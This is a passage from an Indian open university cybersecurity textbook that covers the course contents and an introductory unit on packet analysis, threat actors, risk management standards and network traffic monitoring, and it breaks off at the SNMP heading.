

2022

Security Analysis and Reporting

Dr. Babasaheb Ambedkar Open University




Security Analysis and Reporting

Course Writers

Gyana Ranjan Panigrahi B.J.B Autonomus College, Bhubaneswar

Editors

Prof. (Dr.) Nilesh Modi	Professor and Director, School of Computer Science, Dr. Babasaheb Ambedkar Open University, Ahmedabad
Mr. Nilesh N. Bokhani	Assistant Professor, School of Computer Science, Dr. Babasaheb Ambedkar Open University, Ahmedabad



Acknowledgement: The content in this book is modifications based on the work created and shared by Odisha State Open University for the subject Security Analysis and Reporting used according to terms described under Creative Commons license (CC-BY-SA)

ISBN:

Printed and published by: Dr. Babasaheb Ambedkar Open University, Ahmedabad While all efforts have been made by editors to check accuracy of the content, the representation of facts, principles, descriptions and methods are that of the respective module writers. Views expressed in the publication are that of the authors, and do not necessarily reflect the views of Dr. Babasaheb Ambedkar Open University. All products and services mentioned are owned by their respective copyrights holders, and mere presentation in the publication does not mean endorsement by Dr. Babasaheb Ambedkar Open University. Every effort has been made to acknowledge and attribute all sources of information used in preparation of this learning material. Readers are requested to kindly notify missing attribution, if any.

Index

Block	Unit	Topic	Page No.
I	1	Packet Analysis & Risk Management	9-45
		1.0 Introduction	
		1.1 Packet Analysis and Packet Sniffers	
		1.2 The Multidisciplinary Approach	
		1.3 How to Protect Your Sensitive Resources?	
		1.4 Frame the Threats and Sources	
		1.5 Hierarchy of Needs	
		1.6 Multidisciplinary Risk Management	
		1.7 Solution Strategies	
		1.8 Seven Principles of Network Security Analysis Strategy	
		1.9 Network Traffic Monitoring and Analysis	
		1.10 Summary	
I	2	Check Your Progress	
		Model Questions	
		Wireless Network Analysis	46-81
		2.0 Wireless Networks	
		2.1 Wi-Fi Networks	
		2.2 Wireless Standards	
		2.3 Wi-Fi Authentication Modes	
		2.4 Wireless Encryption	
		2.5 Break an Encryption	
		2.6 Wireless Threats	
		2.7 Wireless Hacking Methodology	

Block	Unit	Topic	Page No.
		2.8 Wireless Traffic Analysis (Sniffing)	
		2.9 Launch Wireless Attacks	
		2.10 Crack Wireless Attacks	
		2.11 Best Practices on Using Wireless Networks	
		2.12 Tips on Internet Surfing Via Public Wireless Services	
		2.13 Summary	
		2.14 Check Your Progress	
I	3	Intrusion Detection & Prevention System	82-104
		3.1 Introduction	
		3.2 What is an IDS?	
		3.3 Signature Based Detection of Worms and Polymorphic Worms	
		3.4 Polymorphic Worms (PW)	
		3.5 Control Flow Graph Based Approach for Detecting Polymorphic Worms [2]	
		3.6 Tools in Intrusion Detection	
		3.7 Needs and Challenges	
		3.8 IDS in Various Domains	
		3.9 Intrusion Prevention Systems	
		3.10 Host Based Intrusion Prevention (HIP)	
		3.11 Network Based Intrusion Prevention (NIP)	
		3.12 Summary	
		3.13 Check Your Progress	
		3.14 Answers to Check Your Progress	
		3.15 Model Questions	
		3.16 References and Suggested Readings	

Block	Unit	Topic	Page No.
I	4	Cyber Crime. IT Assets and Wireless Security	105-135
		4.0 Cyber Crime	
		4.1 Overview of Cyber Crime	
		4.2 Categories of Cyber Crime	
		4.3 Challenges of Cyber Crime	
		4.4 Complexities of Cybercrime	
		4.5 Effects of Cyber Crime	
		4.6 Solutions to Cybercrime	
		4.7 How to Report an Incident?	
		4.8 IT Assets and Wireless Security	
		4.9 Hardware Based Security	
		4.10 Firewall	
		4.11 How to Prevent Your Network from Anonymous Attack	
		4.12 Wireless Security	
		4.13 Use of Wi-Fi	
		4.14 Types of Wireless Security	
		4.15 WPA	
		4.16 Wireless Security Policy	
		4.17 Summary	
		4.18 Check Your Progress	
		4.19 Model Questions	
		4.20 References and Suggested Readings	
II	1	Malware Analysis	137-157
		1.0 Learning Objectives	
		1.1 Introduction	
		1.2 Malware Analysis and its Goals	

Block	Unit	Topic	Page No.
		1.3 Malware Analysis. Techniques 1.4 Types of Malware 1.5 General Rules for Malware Analysis 1.6 Malware Functionality 1.7 Backdoors 1.8 Credential Stealers 1.9 Persistence Mechanisms 1.10 Privilege Escalation 1.11 Covering its Tracks-User-Mode Rootkits 1.12 Tools for malware analysis 1.13 Summary	
II	2	Email Security Analysis 2.0 Learning Objectives 2.1 Introduction 2.2 Threat and Vulnerability Analysis of Email System 2.3 Phishing 2.4 Privacy and Security Countermeasures 2.5 Summary	158-176
II	3	Vulnerability Assessment and Penetration Testing (VPAT)-I 3.0 Learning Objectives 3.1 Introduction 3.2 Vulnerability Assessment and Benefits of VAPT 3.3 Web Application Vulnerabilities 3.4 Vulnerability Assessment Using Acunetix 3.5 Working of Vulnerability Assessment Tool 3.6 Penetration Testing overview 3.7 Penetration Testing	177-188

Block	Unit	Topic	Page No.
II	4	Vulnerability Assessment and Penetration Testing (VPAT) - II	189-205
		3.8 Penetration Testing vs. Vulnerability Assessment	
		3.9 Types of Penetration Testing	
		3.10 Penetration Testing Tools	
		3.11 Limitations of Penetration Testing	
		3.12 Summary	
II	5	Social Engineering - I	206-215
		4.0 Learning Objectives	
		4.1 Overview of Social Engineering	
		4.2 The Social Engineering Life Cycle	
		4.3 Foot printing	
		4.4 Social Engineering Attack Cycle	
		4.5 The Weapons of a Social Engineer	
		4.6 Different Types of Social Engineering	
II	6	Social Engineering - I	216-238
		4.7 Detecting / Stopping Social Engineering Attacks	
		4.8 Defending Against Social Engineering	
		4.9 Summary	
III	1	Cyber Security Incident Management	240-262
		1.0 An Overview of Cyber Security Incident Management	
		1.1 Key Terms	
		1.2 The Cyber Security Incident Chain	
		1.3 Stakeholders	
		1.4 Cyber Security Incident Checklists	
		1.5 Five Phases of Cyber Security Incident Management	

Block	Unit	Topic	Page No.
		1.6 Key Recommendations for Implementing a Cyber Security Incident Response Capability	
		1.7 What to Do When a Cybersecurity Incident Occurs and You Are Not Prepared?	
III	2	Handling an Incident	263-286
		2.0 Introduction to Handling an Incident	
		2.1 Preparation	
		2.2 Detection and Analysis	
III	3	Coordination and Information Sharing	289-303
		3.0 Introduction to Coordination	
		3.1 Coordination Relationships	
		3.2 Sharing Agreements and Reporting Requirements	
		3.3 Information Sharing Techniques	
		3.4 Ad Hoc	
		3.5 Partially Automated	
		3.6 Security Considerations	
		3.7 Granular Information Sharing	
		3.8 Business Impact Information	
		3.9 Technical Information	
		3.10 Recommendations	
III	4	3.11 Appendix A	
		3.12 Crisis Handling Steps	
		Containment, Eradication and Recovery	304-328
		4.0 Introduction to Containment, Eradication, and Recovery	
		4.1 Evidence Gathering and Handling	
		4.2 Identifying the Attacking Hosts	

Block	Unit	Topic	Page No.
		4.3 Eradication and Recovery	
		4.4 Post-Incident Activity	
		4.5 Lessons Learned	
		4.6 Using Collected Incident Data	
		4.7 Evidence Retention	
		4.8 Recommendations	
		4.9 Check your Progress	
		4.10 Answers to Check Your Progress	
		4.11 Model Questions with Answers	
		4.12 References and Suggested Readings	

BLOCK I

Unit 1: Packet Analysis & Risk Management

1

Unit Structure

- 1.0 Introduction
- 1.1 Packet Analysis and Packet Sniffers
- 1.2 The Multidisciplinary Approach
- 1.3 How to Protect Your Sensitive Resources?
- 1.4 Frame the Threats and Sources
- 1.5 Hierarchy of Needs
- 1.6 Multidisciplinary Risk Management
- 1.7 Solution Strategies
- 1.8 Seven Principles of Network Security Analysis Strategy
- 1.9 Network Traffic Monitoring and Analysis
- 1.10 Summary
- 1.11 Check Your Progress
- 1.12 Model Questions
- 1.13 References and Suggested Readings

LEARNING OBJECTIVES

After studying this unit, you should be able to know :

- Understand the basics of packet analysing.
- Understand the concepts of network basics.
- Exhibit the Multidisciplinary approach to Cyber Security.
- Make you understand different types of Security threats & their sources.
- Understand the concepts of security which remains an integral part. e. needs of hierarchy.
- Describe risk management & their solution strategies.
- Make you understand about the principles of network security analysis & strategies.
- Make you understand about different types of network traffic monitoring & analysis techniques & their importance.
- Summarize the key terms and critical concepts of information security.

1.0 Introduction

A million different things can go wrong with a computer network on any given day from a simple spyware infection to a complex router configuration error and it's impossible to solve every problem immediately. The best we can hope for is to be fully prepared with the knowledge and tools we need to respond to these types of issues.

All network problems stem from the packet level, where even the prettiest looking applications can reveal their horrible implementations, and seemingly trustworthy protocols can prove malicious. To better understand network problems, we go to the packet level. Here, nothing is hidden from us nothing is obscured by misleading menu structures, eye-catching graphics, or untrust-worthy employees. At this level, there are no true secrets (only encrypted ones). The more we can do at the packet level, the more we can control our network and solve problems. This is the world of packet analysis.

1.1 Packet Analysis and Packet Sniffers

Packet analysis, often referred to as packet sniffing or protocol analysis, describes the process of capturing and interpreting live data as it flows across a network in order to better understand what is happening on that network. Packet analysis is typically performed by a packet sniffer, a tool used to capture raw network data going across the wire.

Packet analysis can help with the following:

- Understanding network characteristics
- Learning who is on a network
- Determining who or what is utilizing available bandwidth
- Identifying peak network usage times
- Identifying possible attacks or malicious activity
- Finding unsecured and bloated applications

There are various types of packet-sniffing programs, including both free and commercial ones. Each program is designed with different goals in mind. A few popular packet-analysis programs are tcpdump, OmniPeek, and Wireshark (which we will be using exclusively in this book). tcpdump is a command-line program. OmniPeek and Wireshark have graphical user interfaces (GUIs).

1.1.1 Evaluating a Packet Sniffer

You need to consider a number of factors when selecting a packet sniffer, including the following:

Supported protocols:

All packet sniffers can interpret various protocols. Most can interpret common network protocols (such as IPv4 and ICMP), transport layer protocols (such as TCP and UDP), and even application layer protocols (such as DNS and HTTP). However, they may not support nontraditional or newer protocols (such as IPv6, SMBv2, and SIP). When choosing a sniffer, make sure that it supports the protocols you're going to use.

User-friendliness:

Consider the packet sniffer's program layout, ease of installation, and general flow of standard operations. The program you choose should fit your level of expertise. If you have very little packet-analysis experience, you may want to avoid the more advanced command-line packet sniffers like tcpdump. On the other hand, if you have a wealth of experience, you may find an advanced program more appealing. As you gain experience with packet analysis, you may even find it useful to combine multiple packet-sniffing programs to fit particular scenarios.

Cost:

The great thing about packet sniffers is that there are many free ones that rival any commercial products. The most notable difference between commercial products and their free alternatives is their reporting engines. Commercial products typically include some form of fancy report-generation module, which is usually lacking or nonexistent in free applications.

Program support:

Even after you have mastered the basics of a sniffing program, you may occasionally need support to solve new problems as they arise. When evaluating available support, look for developer documentation, public forums, and mailing lists. Although there may be a lack of developer support for free packet-sniffing programs like Wireshark, the communities that use these applications will often fill the gap. These communities of users and contributors provide discussion boards, wikis, and blogs designed to help you to get more out of your packet sniffer.

Operating system support:

Unfortunately, not all packet sniffers support every operating system. Choose one that will work on all the operating systems that you need to support. If you are a consultant, you may be required to capture and analyze packets on a variety of operating systems, so you will need a tool that runs on most operating systems. Also keep in mind that you will sometimes capture packets on one

machine and review them on another. Variations between operating systems may force you to use a different application for each device.

1.1.2 How Packet Sniffers Work

The packet-sniffing process involves a cooperative effort between software and hardware. This process can be broken down into three steps:

Collection:

In the first step, the packet sniffer collects raw binary data from the wire. Typically, this is done by switching the selected network interface into promiscuous mode. In this mode, the network card can listen to all traffic on a network segment, not only the traffic that is addressed to it.

Conversion:

In this step, the captured binary data is converted into a readable form. This is where most advanced command-line packet sniffers stop. At this point, the network data is in a form that can be interpreted only on a very basic level, leaving the majority of the analysis to the end user.

Analysis:

The third and final step involves the actual analysis of the captured and converted data. The packet sniffer takes the captured network data, verifies its protocol based on the information extracted, and begins its analysis of that protocol's specific features.

1.2 The Multidisciplinary Approach

Recent events have pushed cyber security into the public spotlight and organizations are now being asked difficult questions about how they are keeping client and consumer data secure. With data breaches regularly occurring, company leaders should take a multidisciplinary approach as shown in the following below figure 1.11 to help ensure that their clients' sensitive payments, financial and personal information remains private and safe.


Below are four tips for implementing a cyber-security program:

- Update or fix your work environment so it's not easy to access

- Segment your environment to help protect key assets
- Use outside intelligence to help prepare for a crisis
- Monitor and stay in tuned with your environment

Businesses with a sophisticated, layered security program are often in a better position to maintain a focus on key priorities and continue expanding their market share. After going through this unit, you will be able to:

- Know the history and evolution of digital forensics
- Describe various types of cyber crime
- Understand benefits of computer forensics
- Know about forensics readiness
- Implement forensics readiness plan



1.3 How to Protect Your Sensitive Resources?

With security, risk and privacy concerns so prevalent, all users know how they can trust the ever-evolving tools, technologies and safeguards therefore different Network & System analyzing and reporting tools are in place to help provide confidentiality, integrity, and availability to our users at concern as shown in the below figure 1.12.



Global security practice areas include:

- Global privacy and data protection
- Cyber and information security
- Critical incident response
- Operational risk management
- Controls assurance
- Client security management
- Business continuity planning
- Third-party risk management
- Security testing and analysis
- Credential assurance
- Fraud and diversion management
- Security and privacy awareness training for employees

1.4 Frame the Threats and Sources

Cyber threats to a control system refer to persons who attempt unauthorized access to a control system device and/or network using a data communications pathway. This access can be directed from within an organization by trusted users or from remote locations by unknown persons using the Internet.



Threats to control systems can come from numerous sources, (Fig.1.13) including hostile governments, terrorist groups, disgruntled employees, and malicious intruders. To protect against these threats, it is necessary to create a secure cyber-barrier around the Industrial Control System (ICS).

Though other threats exist, including natural disasters, environmental, mechanical failure, and inadvertent actions of an authorized user, this discussion will focus on the deliberate threats mentioned below.

- National Governments
- Terrorists
- Industrial Spies and Organized Crime Groups
- Hacktivists
- Hackers
- GAO (Government Accountability Office) Threat Table

1.4.1 National Governments

National cyber warfare programs are unique in posing a threat along the entire spectrum of objectives that might harm country interests. These threats range from propaganda and low-level nuisance web page defacements to espionage and serious disruption with loss of life and extensive infrastructure disruption. Among the array of cyber threats, as seen today, only government-sponsored programs are developing capabilities with the future prospect of causing widespread, long-duration damage to nation's critical infrastructures.

The tradecraft needed to effectively employ technology and tools remains an important limiting factor, particularly against more difficult targets such as classified networks or critical infrastructures. For the next 5 to 10 years, only nation states appear to have the discipline, commitment, and resources to fully develop capabilities to attack critical infrastructures.

Their goal is to weaken, disrupt or destroy the nation. Their sub-goals include espionage for attack purposes, espionage for technology advancement, disruption of infrastructure to attack the nation economy, full scale attack of the infrastructure.

1.4.2 Terrorists

Traditional terrorist adversaries of the nation, despite their intentions to damage nation interests, are less developed in their computer network capabilities and propensity to pursue cyber means than are other types of adversaries. They are likely, therefore, to pose only a limited cyber threat. Since bombs still work better than bytes, terrorists are likely to stay focused on traditional attack methods in the near term. We anticipate more substantial cyber threats are possible in the future as a more technically competent generation enters the ranks.

Their goal is to spread terror throughout the nation's civilian population. Their sub-goals include: attacks to cause 50,000 or more casualties within the nations and attacks to weaken the nation's economy to detract from the Global War on Terror.

1.4.3 Industrial Spies and Organized Crime Groups

International corporate spies and organized crime organizations pose a medium-level threat to the country through their ability to conduct industrial espionage and large-scale monetary theft as well as their ability to hire or develop hacker talent.

Their goals are profit based. Their sub-goals include attacks on infrastructure for profit to competitors or other groups listed above, theft of trade secrets, and gain access and blackmail affected industry using potential public exposure as a threat.

1.4.4 Hacktivists

Hacktivists form a small, foreign population of politically active hackers that includes individuals and groups with anti-nation motives. They pose a medium-level threat of carrying out an isolated but damaging attack. Most international hacktivists groups

appear bent on propaganda rather than damage to critical infrastructures. Their goal is to support their political agenda. Their sub-goals are propaganda and causing damage to achieve notoriety for their cause.

1.4.5 Hackers

Although the most numerous and publicized cyber intrusions and other incidents are ascribed to lone computer-hacking hobbyists, such hackers pose a negligible threat of widespread, long-duration damage to national-level infrastructures. The large majority of hackers do not have the requisite tradecraft to threaten difficult targets such as critical networks and even fewer would have a motive to do so. Nevertheless, the large worldwide population of hackers poses a relatively high threat of an isolated or brief disruption causing serious damage, including extensive property damage or loss of life. As the hacker population grows, so does the likelihood of an exceptionally skilled and malicious hacker attempting and succeeding in such an attack.

In addition, the huge worldwide volume of relatively less skilled hacking activity raises the possibility of inadvertent disruption of a critical infrastructure.

For the purposes of this discussion, hackers are subdivided as follows

- Sub-communities of hackers
- Script kiddies are unskilled attackers who do NOT have the ability to discover new vulnerabilities or write exploit code, and are dependent on the research and tools from others. Their goal is achievement. Their sub-goals are to gain access and deface web pages.
- Worm and virus writers are attackers who write the propagation code used in the worms and viruses but not typically the exploit code used to penetrate the systems infected. Their goal is notoriety. Their sub-goals are to cause disruption of networks and attached computer systems.
- Security researcher and white hat have two sub-categories; bug hunters and exploit coders. Their goal is profit. Their sub-goals are to improve security, earn money, and achieve recognition with an exploit.

- Professional hacker-black hat who gets paid to write exploits or actually penetrate networks; also falls into the two sub-categories-bug hunters and exploit coders. Their goal is profit.

1.4.6 Nature of the Computer Security Community

Hackers and researchers interact with each other to discuss common interests, regardless of color of hat. Hackers and researchers specialize in one or two areas of expertise and depend on the exchange of ideas and tools to boost their capabilities in other areas. Information regarding computer security research flows slowly from the inner circle of the best researchers and hackers to the general IT security world, in a ripple-like pattern.

Threat	Description
Bot-network operators	Bot-network operators are hackers; however, instead of breaking into systems for the challenge or bragging rights, they take over multiple systems in order to coordinate attacks and to distribute phishing schemes, spam, and malware attacks. The services of these networks are sometimes made available in underground markets (e.g., purchasing a denial-of-service attack, servers to relay spam, or phishing attacks, etc.).
Criminal groups	Criminal groups seek to attack systems for monetary gain. Specifically, organized crime groups are using spam, phishing, and spyware/malware to commit identity theft and online fraud. International corporate spies and organized crime organizations also pose a threat to the nation through their ability to conduct industrial espionage and large-scale monetary theft and to hire or develop hacker talent.
Foreign intelligence services	Foreign intelligence services use cyber tools as part of their information-gathering and espionage activities. In addition, several nations are aggressively working to develop information warfare doctrine, programs, and capabilities. Such capabilities enable a single entity to have a significant and serious impact by disrupting the supply, communications, and economic infrastructures that support military power - impacts that could affect the daily lives of nation's citizens across the country.

Threat	Description
Hackers	<p>Hackers break into networks for the thrill of the challenge or for bragging rights in the hacker community. While remote cracking once required a fair amount of skill or computer knowledge, hackers can now download attack scripts and protocols from the Internet and launch them against victim sites. Thus while attack tools have become more sophisticated, they have also become easier to use. According to the Central Intelligence Agency, the large majority of hackers do not have the requisite expertise to threaten difficult targets such as critical Networks. Nevertheless, the worldwide population of hackers poses a relatively high threat of an isolated or brief disruption causing serious damage.</p>
Insiders	<p>The disgruntled organization insider is a principal source of computer crime. Insiders may not need a great deal of knowledge about computer intrusions because their knowledge of a target system often allows them to gain unrestricted access to cause damage to the system or to steal system data. The insider threat also includes outsourcing vendors as well as employees who accidentally introduce malware into systems.</p>
Phishers	<p>Individuals, or small groups, who execute phishing schemes in an attempt to steal identities or information for monetary gain. Phishers may also use spam and spyware/malware to accomplish their objectives.</p>
Spammers	<p>Individuals or organizations who distribute unsolicited e-mail with hidden or false information in order to sell products, conduct phishing schemes, distribute spyware/malware, or attack organizations (i.e., denial of service).</p>
Spyware/malware authors	<p>Individuals or organizations with malicious intent carry out attacks against users by producing and distributing spyware and malware. Several destructive computer viruses and worms have harmed files and hard drives, including the Melissa Macro Virus, the Explore.Zip worm, the CIH (Chernobyl) Virus, Nimda, Code Red, Slammer, and Blaster.</p>
Terrorists	<p>Terrorists seek to destroy, incapacitate, or exploit critical infrastructures in order to threaten national security, cause mass casualties, weaken the nation economy, and damage public morale and confidence. Terrorists may use phishing schemes or spyware/malware in order to generate funds or</p>

Threat	Description
	gather sensitive information.

1.5 Hierarchy of Needs

Hence multiple layers and approach of protection helps to ensure that security remains an integral part of any work Fig 1.14.



Fig-1.14

1.6 Multidisciplinary Risk Management

This will create a common understanding of cyber security risk management for a diverse set of experts coming from various disciplines such as technical, social, economics, law, politics etc. to bridge the gap between strategic, operational and tactical level decision makers (Fig-1.15).



Fig 1.15

1.7 Solution Strategies

Solution strategies will be composed of three core modules:

1.7.1 Module 1 – Fundamentals of Risk Management

Organizations face a very wide range of risks that can impact the outcome of their operations. The desired overall aim may be stated as a mission or a set of corporate objectives. The events that can impact an organization may inhibit what it is seeking to achieve (hazard risks), enhance that aim (opportunity risks), or create uncertainty about the outcomes (control risks). Risk management needs to offer an integrated approach to the evaluation, control and monitoring of these three types of risk. Here it examines the key components of risk management and how it can be applied. Examples are provided that demonstrate the benefits of risk management to organizations in both the public and private sectors. Risk management also has an important part to play in the success of not-for-profit organizations such as charities and (for example) clubs and other membership bodies.

The risk management process is well established, although it is presented in a number of different ways and often uses differing terminologies. The different terminologies that are used by different risk management practitioners and in different business sectors. The risk management process cannot take place in isolation. It needs to be supported by a framework within the organization.

Once again, the risk management framework is presented and described in different ways in the range of standards, guides and other publications that are available. In all cases, the key components of a successful risk management framework are the communications and reporting structure (architecture), the overall risk management strategy that is set by the organization (strategy) and the set of guidelines and procedures (protocols) that have been established. The importance of the risk architecture, strategy and protocols (RASP).

Fundamental risk management Strategies:

1. Common risk assessment tools & techniques
 - a. Preliminary Hazard Analysis (PHA)
 - b. Hazard and Operability Analysis (HAZOP)
 - c. Failure Mode and Effects Analysis (FMEA)
2. Fault Tree Analysis (FTA)
3. Cause and Consequences Analysis (CCA)
4. The principle of As Low As Reasonably Practicable (ALARP)
5. Basics of risk and decision theory
6. Elements of probability theory
7. Value function
8. Utility function
9. Enterprise risk
10. Capability and operability risk and Extreme event analysis.

1.7.2 Module 2 – Applied Standards and Cyber Risk Management

Discusses major cyber risk management standards:

ETSI Cyber Security Technical Committee (TC CYBER): TC CYBER is responsible for the standardization of Cyber Security internationally and for providing a Centre of relevant expertise for other ETSI committees.

ISO 27001 and 27002:Information security management system (ISMS) standard.

Standard of Good Practice: In the 1990s, the Information Security Forum (ISF) published a comprehensive list of best practices for information security, published as the Standard of Good Practice (SoGP). The ISF continues to update the SoGP every two years (with the exception of 2013-2014); the latest version was published in 2016.

NERC: The North American Electric Reliability Corporation (NERC) addresses patching in NERC CIP 007-6 Requirement 2. Summarily, it requires Bulk Power System (BPS) Operators/Owners to identify the source or sources utilized to provide NIST: NIST SP 800-37 Rev. 1 – Guide for Applying the Risk Management Framework to Federal Information Systems : A Security Life Cycle Approach.

NIST SP 800-39 – Managing Information Security Risk: Organization, Mission, and Information System View.

ISO 15408: This standard develops what is called the “Common Criteria”. It allows many different software applications to be integrated and tested in a secure way.

RFC 2196: RFC 2196 is memorandum published by Internet Engineering Task Force for developing security policies and procedures for information systems connected on the Internet.

ISA/IEC-62443 (formerly ISA-99): ISA/IEC-62443 is a series of standards, technical reports, and related information that define procedures for implementing electronically secure Industrial Automation and Control Systems (IACS). This guidance applies to end-users (i.e. asset owner), system integrators, security practitioners, and control systems manufacturers responsible for manufacturing, designing, implementing, or managing industrial automation and control systems.

IEC 62443 Conformity Assessment Program: The ISA Security Compliance Institute (ISCI) www.isasecure.org operates the first conformity assessment scheme for IEC 62443 IACS cybersecurity standards. This program certifies Commercial Off-the-shelf (COTS) IACS products and systems, addressing securing the IACS supply chain.

IASME: IASME is a UK-based standard for information assurance at small-to-medium enterprises (SMEs). It provides criteria and certification for small-to-medium business cybersecurity readiness. It also allows small to medium business to provide potential and existing customers and clients with an accredited measurement of the cybersecurity posture of the enterprise and its protection of personal/business data.

1.7.3 Module 3 – Field Skills on Cyber Risk Management

Real work settings, applications of cyber security risk management on emerging topics such as:

1. Internet of things (IOT):

- a. The Internet of Things (IoT) is a system of interrelated computing devices, mechanical and digital machines, objects, animals or people that are provided with unique identifiers and the ability to transfer data over a network without requiring human-to-human or human-to-computer interaction.
- b. A thing, in the Internet of Things, can be a person with a heart monitor implant, a farm animal with a biochip transponder, an automobile that has built-in sensors to alert the driver when tire pressure is low or any other natural or man-made object that can be assigned an IP address and provided with the ability to transfer data over a network.
- c. IoT has evolved from the convergence of wireless technologies, micro-electromechanical systems (MEMS), micro services and the internet.

2. Cloud Computing:

- a. Cloud computing is a type of computing that relies on sharing computing resources rather than having local servers or personal devices to handle applications.

- b. In cloud computing, the word cloud (also phrased as "the cloud") is used as a metaphor for "the Internet," so the phrase cloud computing means "a type of Internet-based computing," where different services such as servers, storage and applications are delivered to an organization's computers and devices through the Internet.
- 3. Cyber insurance along with traditional applications areas:**
- a. A cyber insurance policy, also referred to as cyber risk insurance or cyber liability insurance coverage (CLIC), is designed to help an organization mitigate risk exposure by offsetting costs involved with recovery after a cyber-related security breach or similar event.
 - b. The numbers indicate that organizations are seeing a need for cyber insurance, but what does it cover? Cyber insurance typically covers expenses related to first parties as well as claims by third parties. Although there is no standard for underwriting these policies, the following are common reimbursable expenses:
 - i. Investigation: A forensics investigation is necessary to determine what occurred, how to repair damage and how to prevent the same type of breach from occurring in the future. Investigations may involve the services of a third-party security firm, as well as coordination with law enforcement and the FBI.
 - ii. Business losses: A cyber insurance policy may include similar items that are covered by an errors & omissions policy (errors due to negligence and other reasons), as well as monetary losses experienced by network downtime, business interruption, data loss recovery and costs involved in managing a crisis, which may involve repairing reputation damage.
 - iii. Privacy and notification: This includes required data breach notifications to customers and other affected parties, which are mandated by law in many jurisdictions, and credit monitoring for customers whose information was or may have been breached.

-
- iv. Lawsuits and extortion: This includes legal expenses associated with the release of confidential information and intellectual property, legal settlements and regulatory fines. This may also include the costs of cyber extortion, such as from ransomware.

1.8 Seven Principles of Network Security Analysis Strategy

As threats become more creative, our means to discover them needs to be more creative as well. Everyone that is operating a large enterprise is struggling to implement a Security Information and Event Management System (SIEM). More generally, we are trying to create an environment that can help discover suspect events and minimize risk

to businesses. How do we create an environment where we can be creative and effective? Here are some of the basic effective principles they are:

1. Learn by doing

- Prioritize the types of things that are most important to you.
- Implement something that you think might work.
- Tune the solution to balance false-positive with false-negative event detection.
- Iterate by evaluating what worked and how even a good solution can be made better.

2. Adapt Rapidly to Threats

Flexibility and adaptability are important attributes of any security analysis platform. Network systems and operations are engineered with a focus on reliability. Engineer a security analysis environment that has some autonomy from the constraints of network reliability requirements. This allows processes to be adapted to satisfy the adaptability needs of the analysis systems, while balancing that with the reliability needs.

3. Think Behavior Analysis rather than Signatures

A SIEM platform should be thought of as a platform to perform analysis on many contributing behaviors and activities that may be indicative of a security threat. Sophisticated threats such as APT generally conduct a series of allowed events that point to an undesired result. No one event will be the conclusive indicator; search for numerous indicators that are potential contributing elements. Things like frequency analysis, volumetric analysis, diurnal patterns, and baseline references should be the foundation of the analytical solution.

4. Create structure but not boundaries

Establish an organizational structure and the resources around the security operations activity. Here is an example structure that can help create an environment that organizes:

- Actionable Events (Tier 1 – Responder)
- Investigation (Tier 2 – Coordinators)
- Non-actionable & RCA... (Tier 3 – Investigators/Analysts)
- Evolution & Revolution (Tier 4 – Research and Development)
- Vendors & Community (Tier 5 – Tools Providers)

5. Engineer for the solution

- Use best-in-class commercial tools, but don't settle for stand-alone or non-scalable solutions
- Partner with organizations that can overcome the constraints.

6. Reduce noise

- Prioritize on improvements where the most effort is spent
- Aggregate related records
- Suppress Repeats of Like Alerts
- White-list acceptable behaviors, but don't lose the info.
- Perform staged processing; refrain from tiered alerting.

7. Compel Improvement

- Capital investment vs expense
- Reward Successes

- Reach outside
- Research, Development & Analyst working groups

1.9 Network Traffic Monitoring and Analysis

As company intranets continue to grow it is increasingly important that network administrators are aware of and have a handle on the different types of traffic that is traversing their networks. Traffic monitoring and analysis is essential in order to more effectively troubleshoot and resolve issues when they occur, so as to not bring network services to a stand still for extended periods of time. Numerous tools are available to help administrators with the monitoring and analysis of network traffic. Hereupon it discusses router based monitoring techniques and non-router based monitoring techniques (passive versus active). It gives an overview of the three most widely used router based network monitoring tools available (SNMP, RMON, and Cisco Netflow), and provides information about two newer monitoring methods that use a combination of passive and active monitoring techniques (WREN and SCNM).

Keywords: **NetFlow, network monitoring, network analysis, watching resources from edge of network, self-configuring network monitor, active monitoring, passive monitoring**

1.9.1 Importance of Network Monitoring and Analysis

Network monitoring is a difficult and demanding task that is a vital part of a Network Administrators job. Network Administrators are constantly striving to maintain smooth operation of their networks. If a network were to be down even for a small period of time productivity within a company would decline, and in the case of public service departments the ability to provide essential services would be compromised. In order to be proactive rather than reactive, administrators need to monitor traffic movement and performance throughout the network and verify that security breaches do not occur within the network.

1.9.2 Monitoring and Analysis Techniques

Network analysis is the process of capturing network traffic and inspecting it closely to determine what is happening on the network. Two Monitoring Techniques are discussed in the following sections: Router Based and Non-Router Based. Monitoring functionalities that are built-into the routers themselves and do not require additional installation of hardware or software are referred to as Router Based techniques. Non-Router based techniques require additional hardware and software to be installed and provide greater flexibility. Both techniques are further discussed in the following paragraphs.

1.9.3 Router Based Monitoring Techniques

Router Based Monitoring Techniques are hard-coded into the routers and therefore offer little flexibility. A brief explanation of the most commonly used monitoring techniques is given below. Each technique has undergone years of development to become a standardized model.

Simple Network Monitoring Protocol (SNMP) RFC 1157 :

